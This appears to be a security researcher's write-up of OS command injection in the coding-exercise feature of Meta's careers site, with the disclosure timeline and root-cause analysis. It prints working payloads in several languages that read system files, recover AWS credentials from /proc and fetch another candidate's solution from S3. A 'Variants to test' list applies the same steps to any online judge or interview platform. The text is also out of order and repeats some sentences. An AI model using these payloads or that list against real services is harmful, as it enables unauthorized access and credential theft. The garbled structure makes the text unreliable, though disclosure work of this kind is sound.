
Several days later the issue was acknowledged and the bounty was awarded.

More than 8 weeks after the acknowledgement, a follow-up message asked for a patch update and mentioned plans to publish a write-up. No response came.
The Next Chapter
Three months later the finding was still open. To show more impact, further testing was done. By then the facebookrecruiting.com domain had been migrated to www.metacareers.com. The validity of the AWS credentials was checked with AWS CLI tools.
export AWS_SESSION_TOKEN=XXXXXexport AWS_SECRET_ACCESS_KEY=XXXXXexport AWS_ACCESS_KEY_ID=XXXXXaws sts get-caller-identity

The credentials were a temporary security credential from IAM STS for making programmatic requests to AWS resources. AWS STS (Security Token Service) lets you request temporary, limited-privilege credentials for AWS resources.
The security configuration of the AWS environment and the access rights were analysed with Pacu, but nothing significant was found.
Step 13: reach the Lambda runtime API
Further penetration testing showed that the application exposed internal Lambda runtime APIs to external users through command injection. AWS Lambda functions expose an internal API on localhost port 9001 meant for custom Lambda runtimes, but it is accessible from within an active invocation of a function. Only the server or cloud admin should be able to query that API; external users should not. The /2018–06–01/runtime/invocation/next endpoint returns the event data passed into the function for the current execution, where an attacker can find secrets or other useful information to extend the attack. The API exposes internal information such as the lambda function arn, aws-request-id, trace-id and s3 bucket name.

Payload: system(“curl -X GET -i http://localhost:9001/2018-06-01/runtime/invocation/next");
Full Output:
HTTP/1.1 200 OKContent-Type: application/jsonLambda-Runtime-Aws-Request-Id: fd9e4cc8-c142-48d9-943d-e6b1e1859823Lambda-Runtime-Deadline-Ms: 1650825840458Lambda-Runtime-Invoked-Function-Arn: arn:aws:lambda:us-west-1:933512550186:function:run_code_functionLambda-Runtime-Trace-Id: Root=1-62659a33-6515445a649a51be4f72ed0b;Parent=ff2d67174177dd6f;Sampled=1Content-Length: 367{ "execution_step":"run", "user_code":{ "file_name":"source.txt", "language":"PHP" }, "inputfile":484109642711496, "submission_id":408496154056779, "s3_region":"us-west-1", "time_limit_per_case_in_ms":10000, "upload_uri":"source.txt", "execution_command":"php /tmp/source.txt < /tmp/input.in", "memory_limit_in_bytes":536870912, "s3_bucket":"terraform-20210608051810146400000001"}
Note the values of the file_name and s3_bucket JSON parameters in the response. The application used an S3 bucket to store challenge solutions. With the bucket name from the runtime API, access to the bucket was attempted.

Command: aws s3 cp s3://terraform-20210608051810146400000001/751854516023863/source.txt myOutputFile.txt
A valid solution belonging to another user (Kevin, the victim user) was downloaded without his login. Copying that solution showed that the exercise was solved successfully.

Step 14: incomplete fix request
An Incomplete Fix request was raised on the existing report with all the additional details and evidence, but the Meta Security team closed it as invalid.

Despite the issue being fixed, it was still reproducible. After several email exchanges, permission was requested from the Meta Security team to publish the report if it had no impact and if they were confident the issue was resolved. After approximately 6 months, permission to publish the blog post was granted.
Timeline of Communication
| Date | Event |
|---|---|
| April 23, 2022 | Initial report submitted; automated reply with an assigned report number. |
| April 25, 2022 | Meta Security stated the issue was intended functionality and did not qualify for a bounty; if container restrictions could be bypassed, they would be interested. The same day the researcher replied about the serious potential consequences, including leakage of sensitive information if code execution could be escalated to OS command injection. |
| April 26, 2022 | Meta Security confirmed code execution is intentional as part of the API design for hosting coding challenges, and said the report would be closed if candidate solutions or PII could not be accessed. After several hours the researcher responded with evidence of AWS secrets/credential leakage, sensitive information exposure (Lambda function source code) and external service interaction. The same day Meta Security replied that they were investigating. |
| May 3, 2022 | Meta Security updated that they were still investigating and would keep the researcher posted. |
| May 12, 2022 | Bounty awarded. The team requested no public disclosure until the issue was fully resolved, which might take a few weeks to roll out to end users. |
| July 10, 2022 | Follow-up on patch status and shared plan to publish a blog post. |
| August 10, 2022 | With no update for 90 days from acknowledgement, retesting showed the vulnerability was still not fixed. An "Incomplete fix" request was raised with evidence of compromised AWS credentials and additional evidence of access to other users' solutions on the S3 bucket (similar to Insecure Direct Object References). An automated reply with a new report number arrived within minutes. |
| August 11, 2022 | Meta Security asked for clarification on the difference between the current report and a previous report and on the full impact. The same day the researcher responded that the PoC still worked and explained the impact of leaking AWS credentials via OS command injection to read the S3 bucket containing candidates' challenge solutions. |
| August 12, 2022 | Meta Security closed the report as invalid, stating it was an expected risk for a user to access other candidates' solutions and test cases, but the keys would be invalidated once the user's session was terminated and no impact could be gained. The same day the researcher replied with a full PoC leveraging AWS S3 buckets to view other users' data, saying it was a security issue and not normal behaviour. |
| August 15, 2022 | Meta Security replied that reading the submission was a known and accepted risk, that submissions were cleared from AWS every 24 hours, and that the impact was known by the internal team. |
| August 16, 2022 | The researcher clarified that the observation was new and had not been discussed before, mentioned the April 26 statement where Meta Security explicitly asked for accessibility of the candidate solution, and asked to publish a blog post if it was not considered a security issue. |
| August 25, 2022 | Friendly reminder for a decision. |
| September 7, 2022 | Asked for an update. |
| September 30, 2022 | Meta Security said they had reached out to a team member for an update. |
| October 14, 2022 | Asked for an update. |
| November 1, 2022 | Asked for an update again. |
| November 15, 2022 | Meta Security apologised for the delay, stated they had taken up the investigation and were working with the relevant product team, and promised to keep the researcher informed. |
| December 14, 2022 | Reminder to keep the researcher informed and request for an update. |
| January 13, 2023 | Expressed concern about the extended time since the report and asked for an update. |
| February 6, 2023 | Asked for an update; Meta Security replied that the report was closed and it was OK to publish. |
Root cause
The Lambda script read from app.py runs user-supplied code through subprocess. The Lambda script read from app.py runs user-supplied code through subprocess, so any language feature that can start a process (Runtime.getRuntime().exec() in Java, system/passthru/exec/shell_exec in PHP, child_process in JavaScript, os.popen in Python) becomes OS command execution under the Lambda execution user.
The only defence against credential theft was in app.py: AWS environment variables are copied into the local stored_env_values dictionary and deleted from os.environ before the candidate's code runs, then restored afterwards. That protects the environment of the process that runs the candidate code, but the credentials were still readable from /proc/12/environ. Because the candidate can run arbitrary commands, /proc/12/environ is readable and exposes the same credentials the script tried to hide. The output limit on the submission was also not a real control, since it was bypassed with sed plus base64 -w0.
On the storage side, the S3 bucket holding challenge solutions was reachable with the credentials recovered from the function, and the S3 bucket holding challenge solutions was reachable with the credentials recovered from the function, and another user's source.txt could be fetched directly.. The report describes this as similar to Insecure Direct Object References.
Impact
With an ordinary candidate account, an attacker could:
- run arbitrary OS commands on the Lambda execution host;
- read server files and internal metadata (kernel, mounts, file descriptors, environment);
- read the Lambda function's own source code, including its logic for hiding AWS variables;
- trigger external service interaction through a Collaborator;
- recover
AWS_ACCESS_KEY_ID,AWS_SECRET_ACCESS_KEYandAWS_SESSION_TOKENfrom/proc/12/environ; - reach the internal Lambda runtime API and learn the function ARN, request and trace IDs and the S3 bucket name;
- download another candidate's valid solution from the S3 bucket without their login.
The researcher notes that the credentials may compromise Meta's AWS account and that an attacker could cause excessive monetary charges through resource usage, data transfer or other billed services. Meta's position, as recorded in the timeline, was that the keys would be invalidated once the user's session was terminated, that reading other candidates' submissions was a known and accepted risk, and that submissions were cleared from AWS every 24 hours. The researcher disputed that this removed the impact.
Fix
Meta's remediation is not described in technical detail. The report records that the domain was migrated from facebookrecruiting.com to www.metacareers.com, and that the researcher was eventually told the report was closed and publication was allowed. The report does not state which code changes were made.
What the finding implies should change:
- Do not run candidate code as a shell command; execute it in a sandbox that cannot spawn processes, or restrict the interpreter so that process creation APIs are unavailable.
- Do not rely on deleting variables from
os.environinside the handler. Credentials that must not be reachable by candidate code should not be present in the environment of any process the candidate can read, for example by using a separate process or by fetching short-lived credentials only after the candidate code has finished. - Treat the Lambda runtime API on
localhost:9001as internal and ensure candidate code cannot make outbound requests to it. - Scope the S3 permissions of the execution role to the objects the current submission needs, and use unguessable object keys, so that one candidate cannot read another candidate's solution.
- Do not treat an output limit as a security control; it only changes how much data is returned per request.
Variants to test
- Other code runners. Submit
Runtime.getRuntime().exec(),child_process.exec,os.popenorsystem()to any online judge, playground or interview platform. A positive result is command output (for example fromidorwhoami) appearing in the submission result. - Process environment of the host. If
psis blocked, install or findpsutiland enumerate processes, then read/proc/<pid>/environfor the long-lived interpreter. A positive result is credentials or configuration that the application tried to hide from the submission. - Output truncation. When output is cut off, try
sed -n "1, 200p" < file | base64 -w0to read source files in chunks. A positive result is readable source code that was not meant to be returned. - Runtime metadata APIs. From inside the sandbox, request
http://localhost:9001/2018-06-01/runtime/invocation/nextand similar cloud metadata endpoints. A positive result is a JSON event containing bucket names, ARNs or request identifiers. - Storage access with leaked credentials. Export the recovered keys and run
aws sts get-caller-identity, then list and read objects in the bucket named in the runtime response. A positive result is another user's file being downloaded. - Predictable object keys. Where a bucket name is known, try sequential or user-derived keys such as
<user id>/source.txt. A positive result is a solution belonging to a different account. - External interaction. Use a Collaborator payload such as
curlto a unique hostname. A positive result is a DNS or HTTP interaction, which proves outbound network access from the sandbox.
What happened, in plain words
Meta, the company that runs Facebook, has a website for people who have applied for a job there. On that site, candidates can create an account, book interviews, upload documents and follow how their application is going. The site also has a practice area: a list of small programming puzzles. You pick a programming language, write some code that solves the puzzle, press submit, and the site runs your code and shows you the result.
That practice area is where the problem was. The site ran the code a candidate sent it, but it did not stop that code from also running commands on the computer that was doing the running. In security language, this is called OS command injection: the person submitting code can sneak in instructions that the operating system itself will carry out, not just the puzzle logic. The researcher who found this used an ordinary candidate account, nothing special, and ended up reading files on Meta's server, finding secret cloud credentials, and downloading another candidate's solution from a storage service.
This article walks through the whole story in the same order it happened, explaining every term as it comes up. You only need to know how to use a browser to follow along.
The product and the feature
Meta's careers platform lives on the domain facebookrecruiting.com. A domain is just the name you type in the address bar, like a street address for a website. On this site, a person who applied for a job can sign up, log in, schedule interviews, upload information and track the progress of the application.
The part that matters here is the Interview Preparation section. It offers coding exercises: a candidate writes a program in a language such as Java, Python, PHP or JavaScript, submits it, and the platform runs it and returns the output. This is the same idea as an online judge used in programming contests. The platform has to actually execute the candidate's code, otherwise it cannot tell whether the answer is right.
That execution is the target of this write-up. The candidate sends source code, the platform runs it, and the result comes back to the candidate's browser.
What you need to follow along
- A normal candidate account on the platform, created by signing up and logging in at
https://www.facebookrecruiting.com/portal/. - The Interview Preparation section, reachable from the Profile drop-down.
- A language selector on the challenge page. The researcher used Java first and later confirmed the issue in the other supported languages.
- Burp Suite, a tool that sits between your browser and a website and lets you look at the requests and responses. A request is what your browser sends to a server ("please give me this page"); a response is what the server sends back (the page, or data). Burp lets you see both, which is useful when you want to understand exactly what the browser did.
- A Burp Collaborator host, used later to confirm that the server could reach the internet. A Collaborator is a special hostname that Burp gives you; if anything on the internet contacts it, Burp records that contact. It is like leaving a unique email address in a message and seeing whether a reply arrives.
- AWS CLI tools, used in the second phase to check the credentials that were recovered. AWS is Amazon Web Services, Amazon's cloud platform. The CLI is a command-line program that talks to AWS.
- Pacu, a tool for analysing the security configuration and access rights of an AWS environment.
No special role or privilege was needed. The whole chain starts from an ordinary candidate account, the same kind anyone applying for a job could create.
Finding it
The coding platform was not properly validating the submitted code. Validation here means checking what the code is allowed to do before running it. The platform allowed dangerous constructs such as Runtime.getRuntime ().exec(). That is a Java function whose job is to start another program on the machine. In plain terms, the candidate's code could ask the server to run operating system commands.
This means a candidate could run arbitrary commands on the machine that executed the submission, using standard OS command injection payloads. A payload is the piece of text or code that carries out the attack. "Arbitrary commands" means any command the operating system understands, not just the ones the puzzle needed.
Exploitation
Step 1: reach the challenge and submit a Java payload
Sign up and log in at https://www.facebookrecruiting.com/portal/., then navigate to Interview Preparation from the Profile drop-down.
Select Java from the language drop-down and enter the OS command injection payload.
class Main { public static void main(String[] args) { try{ String s = null; java.io.DataInputStream in = new java.io.DataInputStream(Runtime.getRuntime ().exec(new String[]{"/bin/sh", "-c", "cat /etc/passwd"}).getInputStream()); while((s = in.readLine()) != null) {System.out.println(s);} }catch(Exception ex){} }}
Line by line, in plain words:
class Main { public static void main(String[] args) {starts a Java program.mainis the entry point, the first thing that runs.try{says "attempt the following and catch any error instead of crashing".String s = null;creates an empty variable that will hold each line of output.Runtime.getRuntime ().exec(new String[]{"/bin/sh", "-c", "cat /etc/passwd"})is the important part.Runtime.getRuntime().exec(...)asks the operating system to start a program. The program is/bin/sh, the standard Unix shell (a program that runs other commands). The-cflag tells the shell "the next argument is the command to run". That command iscat /etc/passwd, which prints the contents of the file/etc/passwd(a standard Unix file that lists user accounts)..getInputStream()grabs whatever the command prints, so the Java program can read it.new java.io.DataInputStream(...)wraps that stream so it can be read line by line.while((s = in.readLine()) != null) {System.out.println(s);}reads each line and prints it, so the command output appears in the normal result of the submission.}catch(Exception ex){}swallows any error silently.
The point of this payload is not to solve the puzzle. It is to make the server run cat /etc/passwd and send the output back to the candidate, as if it were the answer to the exercise.
The screenshot shows the content of the Linux passwd file, obtained by executing cat /etc/passwd.
Step 2: fingerprint the host
The same technique was used with other commands. Fingerprinting means gathering small facts about a machine to work out what it is: which operating system, which version, which user. Each command below is a standard Unix command that prints one kind of information.
cat /etc/os-release prints the name and version of the operating system.
The screenshot shows the output of cat /etc/os-release, which names the operating system and its version.
The screenshot shows the same request and response inspected in the Burp Suite proxy tool.
uname -a displays system information including kernel name, version, machine type and operating system. The kernel is the core of the operating system, the part that talks to the hardware.
The screenshot shows the output of uname -a, with kernel name, version, machine type and operating system.
whoami ; id shows the identity under which the submitted code runs. whoami prints the current username; id prints the user ID, group ID and group memberships. The semicolon just means "run both commands one after the other".
The screenshot shows the output of whoami ; id.
The output displayed a random sbx_userNNNN, which indicated that the application was using an AWS Lambda function. AWS Lambda is a serverless computing service that runs code without managing servers. "Serverless" does not mean there is no server; it means the cloud provider manages the server for you, and your code runs on demand. Lambda supports multiple languages and runs code in response to events. In Lambda it is generally best practice to avoid allowing OS commands to be executed, to keep the application secure and stable.
The researcher was able to retrieve the following information:
- Server version:
cat /proc/version - Name Server:
cat /etc/resolv.conf - Hardware info:
cat /proc/cpuinfo - Profile file:
cat /etc/profile - bashrc file:
cat /etc/bashrc - Information about mounts:
cat /proc/1/mountinfo - Listing the open file descriptors:
ls -l /proc/1/fd - File system space:
df -h
A quick word on these paths. On Linux, /proc is a special directory that the kernel fills with information about running processes and the system itself. /proc/version holds the kernel version; /proc/cpuinfo describes the processor; /proc/1/mountinfo describes which disks are mounted where; /proc/1/fd lists the files that process number 1 has open. /etc/resolv.conf lists the DNS servers (the servers that translate names like example.com into addresses). /etc/profile and /etc/bashrc are shell configuration files. df -h shows how much disk space is free, in human-readable units.
Two limits showed up early: the researcher was not able to list the running processes, and an attempt to get a reverse shell did not succeed. A reverse shell is a technique where the attacked machine connects back to the attacker and gives them an interactive command prompt. It failed here, so the researcher had to work one command at a time through the submission form.
Step 3: report and first response
The issue was reported to the Facebook Bug Bounty Program. A bug bounty program is a scheme where a company pays researchers for reporting security problems responsibly instead of exploiting them. After 2 days the following response arrived.
The screenshot shows Meta's first reply to the report.
The researcher's position, stated in the report, is that code execution should be allowed on such a platform but OS command execution should not, because it allows attackers to read sensitive data from server files. The difference matters: the exploitability of code execution depends on the limits of the server-side interpreter (PHP, JSP, ASP), while the exploitability of command execution depends on the permissions of the user running the web server. An interpreter is the program that reads and runs code in a given language. Permissions are the rules about which files and actions a given user account is allowed to touch. OS command injection means injecting operating system commands as the user running the web application, and advanced variations can leverage privilege escalation (gaining more rights than you started with) to full system compromise.
Step 4: confirm the issue in every supported language
Further analysis was done to demonstrate impact. Impact means what damage the issue could actually cause, as opposed to whether it exists at all. OS command injection was possible through all supported programming languages such as JavaScript, Python, PHP and Java, and all the payloads below were executable.
PHP Payloads:
system("whoami");passthru("whoami");exec("whoami");shell_exec("whoami");
Line by line:
system("whoami");runs the commandwhoamiand prints its output directly.passthru("whoami");runs the command and passes its raw output straight through.exec("whoami");runs the command and returns the last line of output.shell_exec("whoami");runs the command through the shell and returns the output as a string.
All four are PHP functions whose normal purpose is to run external programs. On a platform that should only run puzzle code, each of them is a way to run commands on the server.
JavaScript Payload:
require('child_process').exec ('ls',function(err, data){console.log(data);});
Line by line:
require('child_process')loads a Node.js module (a bundle of code) whose job is to start other programs. Node.js is the JavaScript runtime used on servers..exec ('ls', ...)runs the Unix commandls, which lists files in the current directory.function(err, data){console.log(data);}is a callback: when the command finishes, it receives any error and the output, and prints the output withconsole.log.
Python Payload:
eval(compile("""for x in range(1):\n import os\n os.popen(r'id').read()""",'','single'))
Line by line:
compile("""...""",'','single')turns a string of Python source code into a code object that Python can run.- The string contains
for x in range(1):, a loop that runs exactly once, just to have a block of code. import osloads Python'sosmodule, which gives access to operating system features.os.popen(r'id').read()runs the commandidand reads its output. Therbefore the string means "raw string", so backslashes are taken literally.eval(...)runs the compiled code object.
Step 5: external service interaction
External Service Interaction was possible using a Burp Collaborator. This means the server could be made to contact a host on the internet that the researcher controlled. If the contact arrives, it proves two things: the injected command really ran, and the sandbox can reach the internet.
The screenshot shows the Collaborator payload.
Payload: system(“curl -X GET -i http://xxxxxxxxxxxxxxxxx6vmiqkyzp5ft4.burpcollaborator.net");
In plain words: system(...) runs a shell command. curl is a program that makes web requests. -X GET says "use the GET method", the normal method for asking for a page. -i says "include the response headers in the output". The URL points at the unique Collaborator hostname, so any request that reaches it is recorded by Burp.
Step 6: collect files and environment information
Next, some interesting information and files were found.
The screenshot is captioned 'Dotnet codefx certificate key: ls -alR /tmp'. ls lists files, -a includes hidden files, -l gives a detailed listing, and -R recurses into subdirectories. /tmp is a temporary directory that programs use for scratch files.
The screenshot is captioned 'Set variable info: set'. set is a shell built-in that prints all shell variables and functions currently defined.
The screenshot is captioned 'Lambda python scripts: ls -al /var/runtime'. /var/runtime is where the Lambda runtime (the layer that runs your function) keeps its files.
The screenshot is captioned 'Environment variables: env'. Environment variables are named values that the operating system passes to every program it starts, such as paths, region names and, sometimes, credentials.
The researcher was looking for AWS credentials. Credentials are the username-and-password equivalent for a program: keys that prove to AWS who is making a request. /proc/self/environ was accessed but no AWS credentials were present there. self in /proc/self means "the current process", so this file holds the environment of the process that ran the command. The output of env showed that /var/task was the working directory of the Lambda function, and /var/task contains the contents of the Lambda function. A readable app.py was present in /var/task, containing the application logic. app.py is a Python source file; the application logic is the code that decides what the platform does.
The screenshot shows the payload that lists files and prints app.py.
Payload: system(“ls -al; cat /var/task/app.py”);
In plain words: ls -al lists the files in the current directory with details, then cat /var/task/app.py prints the contents of the application's Python file. The semicolon separates the two commands.
Step 7: bypass the output limit and read the source
There was an output limit set, which was bypassed with the following payload: sed -n “$fromLineNumber, $toLineNumberp” < app.py | base64 -w0
An output limit means the platform only returns the first part of whatever the program prints. That is a sensible feature for a coding exercise, but it also limits how much of a file an attacker can read in one go. The trick is to read the file in slices and encode each slice so it survives the limit.
Example:
sed -n "1, 200p" < app.py | base64 -w0
Line by line:
sedis a stream editor, a program that processes text line by line.-ntellssednot to print anything by default."1, 200p"is the instruction: print lines 1 to 200. Thepmeans "print".< app.pyfeeds the fileapp.pyintosedas input.|is a pipe: it takes the output of the left command and hands it to the right command as input.base64 -w0encodes the input in base64, a text format that represents binary data using only letters, digits and a few symbols.-w0means "no line wrapping", so the output is one long line. Base64 is used because it is compact and safe to paste back into a form.
The retrieved code was a Python script that appears to be part of an AWS Lambda function. It imported various libraries, including boto3, which is used for connecting to AWS services. A library is a collection of ready-made code you can use in your own program.
As analysed in the report, the script performed the following functions:
- Start a logger and tracer for the function
- Set up an S3 client connection
- Run user-supplied code as a shell command using
subprocess - Temporarily unset AWS environment variables during script execution
- Get and put files to/from an S3 bucket
- Clean up the
/tmpdirectory
